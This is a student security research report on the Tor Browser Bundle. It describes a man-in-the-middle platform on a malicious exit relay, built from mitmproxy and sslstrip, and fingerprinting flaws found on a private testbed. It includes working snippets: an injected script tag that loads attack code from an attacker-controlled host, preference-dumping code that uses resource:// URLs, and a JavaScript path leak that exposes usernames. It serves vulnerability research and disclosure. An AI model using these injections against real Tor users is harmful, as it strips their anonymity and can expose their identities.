Vulnerability Assessment of the Tor Browser Bundle and Potential MitM Attacks from Exit Nodes

ECE9609b Introduction to Hacking: Project Report

Daniel Servos
Department of Computer Science
Middlesex College, Western University,
London, Ontario, Canada, N6A 5B7
dservos5@uwo.ca

***Abstract*—This paper outlines a vulnerability assessment of the Tor Browser Bundle and evaluates the difficulty of performing classic man-in-the-middle (MitM) attacks on HTTP and HTTPS traffic travelling through a Tor exit relay. An adversary model is assumed in which all possible vulnerabilities must be exploitable using only a single compromised exit relay or through the manipulation of traffic transmitted and received by a single exit relay (as might be done by a malicious ISP).**

The assessment identified multiple fingerprinting vulnerabilities in both recent and current versions of the Tor Browser Bundle and possible methods of escalating the attacks to the point where a user's identity might be compromised. The current status of each vulnerability and possible mitigation strategies are discussed. Finally, the impact of the recently discovered Heartbleed bug, on the Tor network is discussed as well as the results of an analysis conducted to determine the current number of vulnerable Tor relays.

I. Introduction

Tor [1] is a set of protocols, software packages and an open network of nodes implementing them to provide online anonymity through onion routing. Onion routing [2], [3] provides privacy (anonymizing the sender of a message) for internet traffic based on the principle of Mix Networks [4] first proposed by David Chaum [5]. Messages are encrypted with layers of nested encryption which are removed layer by layer as the message passes through each onion router until the last node (the exit node) sends the unencrypted message to it's destination outside of the network. The route (or virtual circuit) a message takes through the onion network is chosen randomly and a new circuit is created for each TCP session.

While much work has been done analyzing the security of, and finding weaknesses in the Tor protocol and software [6]–[10], little has be done to evaluate any potential issues in the accompanying software and tools provided by The Tor Project [11] to support the use of their onion routing protocol and network. Most popular and notable of which is the Tor Browser Bundle [12]. The Tor Browser Bundle is a fork of the Firefox ESR [13] (Extended Support Release) project which adds patches for improved privacy, pre-configuration for Tor use, Firefox extensions to support Tor and privacy (HTTPS-Everywhere [14], NoScript [15], and Torbutton [16]) and the required software packages to run a Tor client.

For end users, the Browser Bundle provides an easy and simple way to use Tor and anonymize their web browsing without requiring an in-depth understanding of onion routing. However, this also makes the Browser Bundle an ideal target for attack, as users may lack the required knowledge to understand security indicators or to change their browsing habits to mitigate attacks on their privacy while using Tor. Additionally, basing the Browser Bundle on Firefox leaves it open to exploitation from any vulnerability that also affects Firefox. Such a vulnerability was used in the FBI's recent attack on Tor users [17]–[20] which embedded Malware in Freedom Hosting (a hidden service hosting provider) websites which used an exploit in Firefox to identify users accessing certain sites through Tor.

This work[1] seeks to provide an assessment of vulnerabilities in the Tor Browser Bundle which are possible to exploit by an attacker controlling a single exit relay or the traffic traversing the relay. An adversary model focused on a single exit relay was chosen to emulate a realistic attack that requires a minimum amount of resources while potentially affecting the greatest number of users. A particular focus is given to vulnerabilities that leak information about user's machine or the browser's configuration which may lead to fingerprinting and more detailed traffic analysis. Additionally, a platform on which software can be implemented to easily exploit such vulnerabilities and avoid encrypt traffic (using off-the-shelf software to perform man-in-the-middle (MitM) attacks on HTTP and HTTPS traffic) is demonstrated and discussed.

The remainder of this paper is laid out as follows: Section 2 provides background information about the Tor Project and reviews current literature related to attacks on the Tor protocol and network, Section 3 details the adversary model assumed and experimental set up, Section 4 examines the potential for MitM attacks on HTTP, HTTPS and DNS traffic crossing the exit relay, Section 5 gives the results of the vulnerability assessment and the fingerprinting exploits found, Section 6 discusses the implications of the Heartbleed bug on the Tor network and the results of a scan conducted to determine how many relays are currently vulnerable, Section 7 details the current status of the tested vulnerabilities and suggests possible mitigation strategies and lastly Section 8 gives conclusions and outlines directions for future work.

[1]Code and configuration files used in this project can be downloaded from http://publish.uwo.ca/~dservos5/Tor_Vulnerability_Assessment_Code.zip [21]

II. Background Information & Related Work

A. Tor Protocol

Unlike traditional onion routing [2], Tor uses a unique telescoping circuit design in which a circuit may be arbitrarily extended to any length by sending a circuit extend cell to the last node in a given circuit (some times referred to as the next or second generation onion routing [1]). The process of circuit creation is described in the following steps:

1) The Tor client makes a TLS connection to a directory server to determine the current state of the network (i.e. a listing of the active relays, their exit policies, bandwidth, public onion key, etc).
2) The Tor client chooses a partly random (weighted by bandwith, exit policies and a few other factors) path consisting of at least 3 relays.
3) The Tor client negotiates a symmetric session key, K_1, by sending a circuit create cell containing the first half of the Diffie-Hellman key exchange (g^{x_1}) encrypted using the public onion key of the first relay, OR_1, over a TLS protected connection. OR_1 responds with the second half (g^{y_1}) and a hash of the key K_1 ($K_1 = g^{x_1 y_1}$).
4) The Tor client can now communicate with OR_1 by sending cells encrypted with K_1 and may extend the circuit to the second relay, OR_2, by sending an encrypted relay extend cell to OR_1 containing the address of OR_2 and a new (g^{x_2}) encrypted with OR_2's public onion key. OR_1 copies the encrypted g^{x_2} into a new create cell and sends it to OR_2. OR_2 responds by sending g^{y_2} and the hash of the session key, K_2, to OR_1. OR_1 copies g^{y_2} and the hash of K_2 into a relay extend cell, and sends it to the Tor client.
5) The Tor client can now communicate with OR_2 by creating a cell encrypted with K_2 and placing it in a cell encrypted with K_1 with instructions to forward the cell on to OR_2. The cell is then sent to OR_1 which decrypts the cell using K_1 and forwards the resulting cell on to OR_2. OR_2 can then read the contents of the cell by decrypting it with K_2. To extend the circuit to a third relay or further, steps 3 and 4 are repeated for each new relay until the desired route is achieved.

Once the Tor client has established a session key (K_1, K_2, K_3, etc) with each relay in the circuit, it may construct a relay cell (containing the traffic it wishes to send) by encrypting the header and payload with each session key up to the relay in the circuit it wishes send the traffic to the destination. Each relay in the circuit removes a layer of encryption using the session key it established with the Tor client and sends the result on to the next relay in the circuit unless it is the exit relay, in which case it forwards the traffic onto the destination. Packets from the destination to the exit relay are returned to the Tor client in a similar way, encrypting the payload at each hop with the relays session key and the Tor client removing each layer of encryption when it receives the cell.

B. Tor Browser Bundle

The Tor Browser Bundle [12] is a modification of Firefox ESR [13] preconfigured and patched to support additional privacy and anonymity. The main changes of this fork are the additional extensions (HTTPS-Everywhere [14], NoScript [15], Torbutton [16], and TorLauncher), inclusion and pre-configuration of the Tor client software, and modification of the default Firefox settings to prevent fingerprinting (partly by faking the browser's user agent and platform), storage of any identifying information, third party cookies, auto updates, DNS leaks, and miscellaneous privacy issues (including disabling WiFi geolocation and data reporting).

The HTTPS-Everywhere extension attempts to force the browser in to using HTTPS connections over HTTP whenever possible. This is accomplished through rulesets which consist of regular expression statements used to rewrite requested HTTP URLs to HTTPS URLs when available. Unfortunately, HTTPS-Everywhere only provides protection for sites for which rulesets exists and are incorporated into the extension. The NoScript extension limits JavaScript, Java and other executables to run only on trusted sites whitelisted by the end user. Additionally, NoScript also adds protection against cross-site scripting attacks (XSS), cross-zone DNS rebinding [22], Clickjacking [23] attempts and implements the DoNotTrack opt-out HTTP header [24]. The Tor Browser Bundle disables NoScript's JavaScript and Application Boundaries Enforcer (ABE) protections by default in favour of increased website compatibility.

The Torbutton extension is a custom Firefox extension intended for use with the Tor Browser which aims to protect Tor users from a large number of potential threats outlined in the Torbutton Design Documentation [25]. Torbutton also provides a simplified interface for the Tor client, with update notifications, the ability to swhich to a new circuit/identity and controls over how the Tor Browser connects to the Tor client (e.g. proxy, transparent torification, etc). Finally, the TorLauncher extension is also a custom Firefox extension intended only for use with the Tor Browser which configures the Tor client on the first execution of the Tor Browser and ensures that the Tor client is running on subsequent executions.

Due to the increased support for privacy and anonymity offered by the Tor Browser, it is currently strongly recommended for Tor use involving web browsing and the default way Tor is packaged and offered for distribution. This both has advantages in complicating fingerprinting, as most Tor users look alike, and significant disadvantages when new exploits are found, as most Tor users will be using the same vulnerable browser software. For an attacker this makes the Tor Browser an ideal target, used by the majority of Tor users and based on a complex code base that was not primarily designed for the purposes of anonymity (due to it's dependence on Firefox).

C. Related Work

To date, most research has focused on finding weaknesses in the design of the Tor protocol and fallen in to one of the following categories: confirmation attacks, behaviour analysis, and denial of service attacks on the network its self. In confirmation attacks (also referred to as a "tagging attack" in the original Tor technical report [1]), which are discussed extensively in the current literature [7], [26]–[30], an attacker who controls both the entry and exit relays for a given circuit can modify the data flow at one end of the circuit and attempt to detect the modification at the other end. Finding a modification would confirm that the circuit belongs to a particular user and potentially reveal their identity (or at least their IP address). Alternatively, passive methods such as timing or counting packets could also give the same confirmation when both the exit and entry node along a suspected circuit are controlled by the same adversary.

In behaviour analysis an attacker who controls an exit relay or is able to eavesdrop on the traffic emitted from an exit relay uses statistical methods, such as the probabilistic model described in [9], to identify user's patterns of use (or "behaviours") to create a type of unique fingerprint for that user. Finally, denial of service attacks, such as [8], [31], aim to compromise the stability of the Tor network as opposed to the identity of it's users. Denial of service attacks can aid in deanonymization when used in conjunction with attacks that require control of a large number of relays by limiting users' choice in active relays.

While much of Tor related research has focused on the Tor protocol, little has focused on vulnerabilities of the Tor Browser despite its wide spread use by Tor users. One closely related, though now dated, work of note is the DEFCON 17 presentation given Gregory Fleischer [32] which provides a similar vulnerability assessment of the Tor Browser. However, since his assessment in 2009 many of the suggested avenues for attack have been patched or are no longer applicable (though the BrowserFeedWriter issue still persists and is discussed later in this paper). More recently, the majority of the exploits found in the wild stem from malicious exit nodes tampering with traffic (as discussed in [33]) or vulnerabilities found in Firefox which are later used against Tor Browser users, as was the case with the FBI's attack [17]–[20] on Tor users' anonymity. In this case, the FBI had obtained physical access to a hidden services hosting provider (Freedom Hosting) and embedded Malware which used an exploit in Firefox to reveal the identity of users accessing any hidden services hosted by the provider.

III. Experimental Design

A. Adversary Model

For the purposes of this paper an adversary model is assumed which limits an attacker's capabilities to injecting content into responses to HTTP and HTTPS requested from the Tor Browser. It is assumed that the attacker either controls a single exit node or is capable of performing MitM attacks between the exit node and the destination (such as a malicious ISP). This model was chosen as it represents the most realistic scenario for an attacker with limited resources while targeting the largest number of Tor users. The trivial amount of effort required to create and run an exit relay makes the required resources primarily dependent on the amount of bandwidth an attacker wishes to allocate to the relay (greater bandwidth allocation will lead to the relay being selected more frequently as an exit node). Recent work by P. Winter, et. al. [33] has shown that while a minority, malicious Tor exit relays do exist and are currently active on the Tor network which gives credibility to the reality of this model.

The adversaries goals are defined to be as follows in order from lowest to highest impact on a user's anonymity and security:

1) **Eavesdrop**: Record and store all unencrypted traffic sent through the exit relay and categorize it by session (i.e. categorize traffic by which circuit it traversed).
2) **Bypass Encryption**: Manipulate the Tor Browser into avoiding use of HTTPS where possible and/or obtain an unencrypted copy of HTTPS traffic (e.g. via a HTTPS MitM attack). Accomplishing this makes eavesdropping more powerful by preventing or bypassing encryption (i.e. more traffic may be stored).
3) **Fingerprint**: Uniquely identify a Tor Browser user based on attributes of the user's system and Tor Browser version. Accomplishing this allows traffic to be linked to a single user (though the identity of that user may remain unknown) rather than to a single session.
4) **Identify**: Bypass the Browser's proxy settings, connect to a server outside of the Tor network or otherwise obtain identifying information about a user (e.g. IP address, user name, MAC address, location, etc). Accomplishing this allows for recorded traffic to be mapped to a real identity.
5) **Privileged Code Execution**: Execute JavaScript or other code in a privileged context that is able to run commands at the user level (i.e. with out administrative rights) on the user's machine. Accomplishing this allows easy identification of users (as privileged code could simply bypass the Tor network competently) and the possibility of installing malicious extensions that would simplify eavesdropping.

It should be noted that while goals 1 and 2 have potentially large implications for Tor Browser users (especially if plaintext credentials or identifying information are recorded), both Tor and the Tor Browser Bundle do not aim to protect against such attacks and leave it as a responsibility of the users to change their browsing habits.

B. Tor Testbed

To protect the privacy and anonymity of real Tor users, to protect the Tor network from any unforeseen repercussions of testing and to protect myself from any legal issues related to running an exit relay, a private Tor network was created solely for the purposes of testing possible exploits. Figure 1 displays the physical network layout of the servers and networking equipment used. Each server and relay is a repurposed laptop running Ubuntu Server 12.04.4 LTS and the client is a dual booting laptop running Windows 8.1 and Gentoo Linux. The switch is a Cisco Catalyst 2950 Series 24 port switch and



Fig. 1. Physical network layout of Tor Testbed.



Fig. 2. Attack platform for MitM attacks.

the router a Cisco 1750 Modular Access Router. The firewall is configured to isolate the testbed and only allow outgoing HTTP and HTTPS connections.

The directory server, entry relay, middle relay and exit relay were all initially configured using Chutney [34] and the custom configuration script in Appendix A-A. Chutney is a tool provided by the Tor Project which automates the generation of keys and Tor configuration files for testing private Tor networks. Small changes were needed to the generated Tor configuration files as each relay was ran on a different physical server (as opposed to virtually), an example configuration file (for the exit relay) is given in Appendix A-B. The exit relay was configured with an exit policy that only allowed HTTP and HTTPS traffic on ports 80 and 443 respectively (as these are the only protocols being attacked). The Tor Browser Bundle 3.5.1 for Windows and Linux was initially installed on the client with a small modification to the Tor configuration file to use the private Tor network (the client Tor configuration file is shown in Appendix A-C). Later Tor Browser Bundle versions 3.5.2 and 3.5.3 were installed and tested with the same configuration file.

IV. Attack Platform for MitM Attacks

A. Attack Platform

To evaluate how difficult it is to accomplish goals 1 and 2 (eavesdrop and bypass encryption) of the adversary model defined in section 3-A and provide a platform for attacks on the Tor Browser, an attack platform was created using mostly off-the-shelf software. Figure 2 gives an overview of how packets are routed through the exit relay between the off-the-shelf software that comprises the attack platform depending on their protocol. Routing between programs is accomplished using the Linux kernel firewall and the iptables rules shown in Appendix B-A.

HTTP and HTTPS traffic is first routed to MitM Proxy [35] which performs two important tasks by default. Firstly, all traffic is logged to a file including HTTP headers and content and secondly the proxy will attempt to perform a MitM attack on any HTTPS traffic it encounters. This is accomplished by intercepting HTTPS requests, connecting to the legitimate SSL destination server, obtaining the legitimate SSL certificate and creating a fake certificate containing the same Common Name and Subject Alternative Names fields and singing it with a provided (by the attacker) certificate authority key. The fake certificate is returned to the user and the proxy inserts its self between the user and legitimate destination (pretending to be the destination SSL server to the user and the user to the destination SSL server). MitM Proxy also provides a powerful Python based API for customizing the proxy and manipulating any traffic traversing it. The custom script in Appendix B-B is used to tag each HTTP request/response pair with a unique id (uuid) that is used to match recorded traffic to user sessions (and later fingerprints we create), disable cross origin protections offered by modern browsers by faking HTTP headers and most importantly injecting the following code in to each webpage in a GET or POST request response:

```
<script>var mitm_uuid="%s";</script>
<script src="http://10.0.0.4/attack.js">
</script>
```

Where "%s" is replaced with the uuid of the request/response pair and attack.js is custom JavaScript code hosted on the exit node which contains the tested exploits against the Tor Browser which are discussed in section 5. The uuid is stored in a JavaScript variable, allowing it to be read in by the code in attack.js.

As the Tor Browser does not trust the attacker's fake certificate authority, a warning will be displayed in the Tor Browser when the MitM Proxy performs a HTTPS MitM attack. To minimize this occurrence, HTTP traffic from the MitM Proxy is further routed to the sslstrip program [36] which attempts to rewrite any references to HTTPS URLs in links, forms, etc to HTTP URLs. This is possible as most users first connect to a site over an unencrypted HTTP connection (e.g. going directly to http://uwo.ca) and only swhich to a

HTTPS connection once they navigate to a page that was explicitly linked to by a URL specifying the HTTPS protocol (e.g. a login page). While it is possible for a website to prevent this by refusing to serve any sensitive HTML forms over an unencrypted connection, in practice few sites implement this protection correctly (including major banking sites like rbc.com).

A LAMP stack (Linux, Apache, MySQL, PHP) is used to serve web content (e.g. the attack.js script) and store any required persistent information (e.g. session ids, fingerprinting data, etc) needed to support the attacks. DNS traffic may be manipulated by simply setting up a forwarding name sever (in this case Bind9) and overriding any domain records an attacker wishes to change. As Tor uses the default name server on the exit relay, no routing or additional manipulation is required.

Using such a platform and off-the-shelf tools, even an unsophisticated attacker could create an exit relay capable of sniffing for passwords and other sensitive information with only a few iptables rules, MitM Proxy and sslstrip. However, identifying traffic belonging to the same Tor Browser session (i.e. transmuted over the same circuit by the same user) is more difficult, particularly for an attacker positioned between the exit relay and destination rather than controlling the exit rely directly. Intuitive approaches such as simply injecting an iframe which creates a cookie (i.e. third party cookies) fail due to Tor Browser's strict third party cookie policy and attempting to track the HTTP referer header of traffic to determine a user's path through a site fail when the user frequently changes sites by manually entering a URL (which does not send a referer header) or a large amount of similar traffic is coming through the relay from different users.

B. *Cross-Origin Session Tracking*

To create a reliable means of tracking user's traffic through a Tor Browser session, a method of creating a cross-origin cookie was implemented, inspired by an old trick used by Microsoft [37] for sharing sessions between there MSN.com and associated domains in the late 90s. This method proceeds as follows:

1) The attack.js script discussed in subsection A is injected into a response to a user's GET or POST request.
2) The attack.js script checks if the "mitm_sid" cookie is set for the current domain (e.g. uwo.ca). If it is set, the value of the cookie is used as an identifier for the current session. If the cookie is not set, the script redirects the browser to a page controlled by the attacker (e.g. http://10.0.0.4/makecookie.html) and includes the full URL of the current page and any parameters as parameters for the request to the attackers page.
3) Once a request is made to the attackers page, a new session id (sid) is generated and stored in the "mitm_sid" cookie for the attackers domain (e.g. 10.0.0.4). The browser is then redirected back to the page it originated from (using the passed URL and parameters in step 2) and includes the sid as a parameter to the original page (e.g. http://uwo.ca?sid=123456).
4) The attack.js script is once again injected in to the response and checks for the sid parameter. If the parameter is set, a new cookie is created for the domain named "mitm_sid" and given the value of the sid parameter.

In this way, the session cookie from the attackers domain is effectively copied to each new site a user visits on their first request to a page on the new domain. The code for attack.js and makecookie.html are given in Appendix C-A and C-B respectively. On each subsequent request after a session has been established, the uuid of the request response pair (inject as part of the attack platform described in subsection A) is matched to the sid and stored in a MySQL database so recorded traffic can be later correlated with other traffic from the same session.

V. Fingerprinting Exploits

A. *Traditional Fingerprinting*

Traditional fingerprinting of browsers (as most notably described in [38]) uses version and configuration information, freely transmitted by a browser to websites upon request, to create a unique identifier for a particular browser and device that persists between sessions, clearing cookies and deleting other local storage areas. In the research by [38], it was found that the average browser offers at least 18.8 bits of identifying information and that 94.2% of browsers with Flash or Java enabled were uniquely identifiable.

For web use in Tor, browser fingerprinting is of particular concern as it could allow for tracking users between Tor Browser sessions (i.e. between different circuits) and possibly even outside of Tor if a unique identifier can be created based solely on the user's device (as opposed to the attributes of their browser). To prevent this, the Tor Browser has multiple features (discussed in section 2-B) that aim to make all Tor Browsers users appear identical to a potential attacker. To test these protections, the fingerprintjs [39] fingerprinting library was used with several different platforms, CPU architectures, language packs, and versions of the Tor Browser. The result in all cases was an identical fingerprint based on the following reported versions and configurations:

```
User Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0)
      Gecko/20100101 Firefox/24.0
Language: en-US
Time Zone: 0
Session Storage: enabled
Local Storage: enabled
Indexed DB: enabled
Add Behaviour: undefined
Database: undefined
CPU Class: undefined
Platform: Win32
Do Not Track: disabled
Plug-ins String: undefined
```

It is clear from the results that the user agent, language, time zone, platform and other settings are being spoofed to report the same value regardless of the actual underlying device being used. The Tor Browser accomplishes this by overriding the default settings in the 000-tor-browser.js configuration file

	torbrowser.version	general.user.useragent.locale	fingerprintjs Hash	Pref Hash
Win Tor 3.5.1 en-US	3.5.1-Windows	en-US	823976034	-404588605
Win Tor 3.5.2 en-US	3.5.2-Windows	en-US	823976034	-795388156
Win Tor 3.5.3 en-US	3.5.3-Windows	en-US	823976034	-662142771
Win Tor 3.5.3 pl	3.5.3-Windows	pl	823976034	-182252719
Linux Tor 3.5.1 en-US	3.5.1-Linux	en-US	823976034	233062667

TABLE I
COMPARISON OF TRADITIONAL FINGERPRINTING (FINGERPRINTJS HASH) WITH FINGERPRINTING POSSIBLE USING THE RESOURCE:// LEAK (PREF HASH).

(relevant parts shown in Appendix D-A). While this change does protect against traditional fingerprinting to a large degree, it also ironically opens a new fingerprinting vulnerability discussed in the next subsection.

B. resource:/// Leakage

As a feature, the Firefox browser makes many configuration files and resources available at a special resource:/// url for extensions and other plug-ins to store and load images, configuration scripts, static html pages, etc. For some time it has been known that this URL is accessible from unprivileged contexts (such as websites a user may visit) and this could possibly leak the browsers locale (language being used) by attempting to load files that only exists for that locale and listing to error handlers to test for existence [40]. However, this issue has largely been considered minor as cross-origin policies prevent an unprivileged script from reading the files in resource:/// directly.

Testing conducted relating to this issue using the attack platform described in section 4-A has shown that in the case of the Tor Browser, the leak is far more severe than originally thought. While it is true that the cross-origin policy protects files from being read directly, any JavaScript code may be loaded using a standard HTML script tag as shown below:

```
<script
  src="resource:///defaults/preferences/000-tor-browser.js">
</script>
```

In the case of the 000-tor-browser.js configuration file (shown in Appendix D-A) made available at resource:///defaults/preferences/000-tor-browser.js, the following JavaScript function can be injected in conjunction with the above HTML script tag to dump all preferences defined in the file to the JavaScript console:

```
function pref(key, val) {
   console.log(key + ": " + val);
}
```

This works as 000-tor-browser.js makes a call to Firefox's internally defined pref function to set each preference. As the injected script is running in an unprivileged context and lacks access to this function, it is possible to overwrite the function with our own, which is subsequently executed on each pref call in the 000-tor-browser.js script once it is loaded by the script tag.

Of the settings in 000-tor-browser.js, the following lines are of particular interest (example settings for Windows Tor Browser 5.3.3 using enUS locale):

```
// Version placeholder
pref("torbrowser.version", "3.5.3-Windows");
pref("general.useragent.locale", "en-US");
```

as these lines leak the real Tor Browser version, locale, and platform being used. By using this technique on 000-tor-browser.js, firefox.js, firefox-branding.js, and firefox-l10n.js (similar default settings files making calls to pref) to dump all preferences, appending their keys and values into a single string and creating a non-cryptographic hash of the string (using Java's hash code algorithm) it is possible to create a fingerprint that is unique for at least a given combination of Tor Browser version, platform and locale.

Table I shows the results of testing this fingerprinting method on several different browser versions, platforms and locales. Columns "torbrowser.version" and "general.user.useragent.locale" contain the values of their respective preference from 000-tor-browser.js, "Pref Hash" is the resulting hash generated by appending and hashing all settings found using the resource:// leak method and "fingerprintjs Hash" is the fingerprint found using traditional fingerprinting methods. Results show that the resource:// leak method produces a unique identifier for a given browser version, platform, locale combination while the traditional fingerprintjs method is unable to uniquely identify differences between Tor Browser versions and configurations. Appendix D-B gives the code used to create the fingerprints in this test.

C. Fingerprinting Ports

In this subsection, a novel fingerpting surface based on a device's currently open network ports is introduced and a vulnerability discovered in Tor Browser 5.3.1 and lower is used to demonstrate how a port scan may be performed on a user's device and reported back to an attacker.

While traditional device fingerprinting techniques have focused on analyzing device configuration and version information [38] or user's usage patterns [41], few if any have focused on analyzing the status of ports on a device. In theory, basing a fingerprint on port status has many advantages, the large number of possible ports (65,535) gives a potentially large amount of identifying information for fingerprinting and basing the fingerprint on an attribute that is independent of the browser allows for the tracking of users across software and browser boundaries (a large issue for Tor). However, there are many potential obstacles that make practicality of such an attack difficult. Checking the status of a user's ports in an environment like Tor is complex due to the sandbox and cross-origin protections in the Tor Browser and limited ability to connect directly to the user's device. Additionally, scanning



Fig. 3. Loopback Attack on the Tor Browser.

a large number of ports may take a significant amount of time which is unrealistic for fingerprinting purposes as a user is unlikely to stay on a single page or site for an extended period of time.

To create a port scanner that could be injected by the attack platform described in section 4-A, I took advantage of a proxy policy rule in Tor Browser versions 5.3.1 and down which allowed connections to 127.0.0.1 (the loopback address) to bypass the Tor circuit and connect directly to the device. Using this flaw, it is possible to inject requests for services running on the user's device and forward the response to the attacker as shown in Figure 3.

To overcome the obstacle of the Tor Browser's cross-origin and sandbox protections, which prevent us from reading the response from a xmlhttprequest request or the contents of an iframe from 127.0.0.1, a timing analysis was done on the speed at which a websocket would close a connection when connecting to a closed port v.s. an open port. The result of this analysis is shown in Table III and unexpectedly found two different cases for open ports as well as different behaviours depending on the platform. In the first case of open ports, the software running at the given port waits on the websocket to send addition information and times out at approximately 20 seconds. In the second case the software running at the given port is given invalid data according to it's protocol and immediately drops the connection. For Windows based platforms, it seems there is a delay of approximately 1 second when connecting to a closed port before the connection is dropped which makes it possible to distinguish both cases of open ports from closed ports. However, in the case of Linux and Unix based platforms the connection is immediately dropped when a port is closed, making it difficult to distinguish case 2 of open ports from closed ports. This difference also makes it trivial to detect a user's platform by simply timing how fast a connection to a likely closed port is dropped.

In addition to being able to check if a port is closed, restricted, open (case 1) or open (case 2), it is possible to determine if the port accepts and responds to a HTTP request by taking advantage of the iframe's onload trigger in JavaScript which is called if a valid page is loaded (even if it violates cross-origin policies and we are restricted from reading the iframe's contents). This gives 6 possible states for each port (closed, restricted, open case 1, open case 2, open case 1 + HTTP, open case 2 + HTTP) and 6^{65535} possible combinations of port number and port status. However, in normal real world device usage, it is likely that most port/status combinations would never be used (which makes unique port status combinations very identifying but unlikely to present for most users).

Port Status	Windows	Linux/Unix
Closed	700ms to 1200ms	0ms to 400ms
Restricted	Access Denied Exception	Access Denied Exception
Open (Case 1)	20000ms to 20400ms	20000ms to 20400ms
Open (Case 2)	0ms to 400ms	0ms to 400ms

TABLE III
RESULTS OF TIMMING ANALYSIS ON WEBSOCKET CONNECTIONS.

To overcome the obstacles posed by the time requirements of the port scan (about 30 ports/second on Linux and 1 port/second on Windows) a process of periodically saving the status of the port scan was created such that on each page load where the port scanner is injected, the scan resumes at the last port scanned. In this way, a more complete port scan may be performed over the course of a user's Tor Browser session with out requiring the user to stay on a single page or site. Once a user's session has ended, a partial fingerprint can be created with the results of the port scan and linked to all traffic in that session. However, as the port scan and fingerprint may be incomplete (e.g. if the user's session was very short) a partial match is used rather than hashing the results into a unique identifier.

Using the attack platform from section 4-A to inject a port scanner using the loopback and timing attacks described in this subsection (code for the port scanner has been made available online [21] with the rest of the code for this project and is not listed in the Appendix due to it's size) tests were conducted on several computers conforming to real world scenarios (personal laptop, tablet, office PC, lab PC, virtual machine) and different platforms (Windows 8, Windows 7, Windows XP, Gentoo Linux, Kali Linux). From the results of this testing (as shown in Table II) it was determined that restricted ports remain consistent across systems so long as the Tor Browser is not run as the administrative or root user (generally inadvisable) and that none of the systems tested had identical open ports. It is however likely that if systems are configured similarly (such as the case with desktops in the same computer lab or the default set-up of the same operating system) that they would have identical open ports and more testing is required on a larger sample of devices to determine the uniqueness of certain port combinations. Also of note is that this method is unable to detect open ports that are also restricted (unlike a remote port scan) as the Tor Browser is restricted from making connections to that port when run at the user level.

A secondary exploit of the loopback vulnerability is possible if used in conjunction with a particular kind of XSS exploit in a service running on the users device (e.g. the CUPS web administrative service that is common on Linux systems). This exploit involves sending a request to the service which contains an XSS vulnerability and forcing it to load a URL belonging

	Open Case 1	**Open Case 2**	**HTTP**
Windows 8.1 Laptop	1025, 1026, 1027, 1028, 1029, 1030, 1049, 2103, 2105, 2107	445, 1801, 5357	5357
Windows 8.0 Surface Pro	902, 912, 5800	445, 2002, 5357, 5900	912, 5357, 5800
Gentoo Linux Laptop	445	None	80, 433, 631, 3306
Kali Linux VM	None	None	None
Windows 7 Office Desktop	None	445, 623, 902, 912	623, 912
Windows XP Lab Desktop	445	1059, 3389, 3580, 5151, 5152, 5354	None

TABLE II
RESULTS OF PORT SCAN ON DIFFERENT SYSTEMS. RESTRICTED PORTS ARE OMIMITED AS TESTING SHOWED THEY REMAINED CONSTANT BETWEEN SYSTEMS.

to the attacker. For example, an iframe could be injected from the attack platform which causes the Tor Browser to load a page on the CUPS web administrative service which subsequently causes the CUPS service to request a URL on the attackers site outside of the Tor network (as CUPS would not be configured to use Tor), revealing the IP address of the Tor user. While potentially devastating to a user's anonymity, it would be difficult to perform this kind of attack in practice as it requires finding a particular XSS vulnerability in a common HTTP based service and hoping that the user is running a vulnerable version.

D. Path Leak

The last fingerprinting related vulnerability tested was first reported by Gregory Fleischer in his 2009 DEFCON presentation [32] and has active bugs reported on both the Mozilla [42] and Tor [43] bug trackers. However, partially due to the bug being considered a low priority by Mozilla, the vulnerability still exists in current and beta versions of the Tor Browser Bundle. This vulnerability leaks the full path (often including the current operating system username) to the Tor Browser bundle when the BrowserFeedWriter class throws an exception on a call to the close method, as demonstrated in the JavaScript code below:

```
var path = null;
try {
  (new BrowserFeedWriter()).close();
}catch(e) {
  var start = e.message.indexOf("file:///");
  var end = e.message.indexOf("/Browser");
  if(start > 0 && end > 0) {
    path = e.message.substring(start+8, end);
  }
}
```

which stores the path to the Tor Browser Bundle in the path variable (e.g. C:/Users/**dservos5**/Desktop/Tor Browser).

Testing of the vulnerability in the attack platform showed the current and beta Windows Tor Browser versions to be vulnerable but Linux versions to be safe. Leaking of the path can provide yet another attribute for fingerprinting (depending on the uniqueness of the path and username) and in the worst case completely identify the user if their Windows username contains their full or partial name (e.g. dservos5).

